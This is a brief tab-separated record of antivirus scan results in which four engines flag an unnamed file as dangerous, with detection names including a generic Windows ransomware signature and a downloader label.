avast	ii	Dangerous
clamav	ii	Dangerous Win.Ransomware.Generic-6545091-0
bitdefender	ii	Dangerous
symantec	ii	Dangerous Downloader